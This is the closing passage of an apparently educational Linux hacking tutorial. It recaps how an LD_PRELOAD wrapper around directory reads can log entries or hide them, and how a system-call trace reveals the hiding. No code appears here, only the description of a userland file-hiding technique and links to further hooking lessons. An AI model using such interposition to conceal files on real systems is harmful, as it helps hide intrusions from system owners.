We went from an audit wrapper that only records entries to a filtering wrapper that hides them, and both use the exact same function boundary. That is the point: the same interposition primitive serves monitoring and offense depending only on what the wrapper decides to do with each entry. Because the hiding happens entirely in user space, comparing the application’s view with a system-call trace exposes it immediately.
LD_PRELOAD is not applied to every process. Static executables do not use the dynamic linker in the same way, and the loader restricts environment-based preloading in secure-execution mode. The exact behavior also depends on the program’s symbols and libraries.
I hope this simple lab helps explain symbol interposition and the difference between a C library interface and the system call below it.
Linux hacking part 11: Function hooking via GOT/PLT overwrite. Simple C examples
ld.so(8)
dlsym(3)
readdir(3)
getdents(2)
strace(1)
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine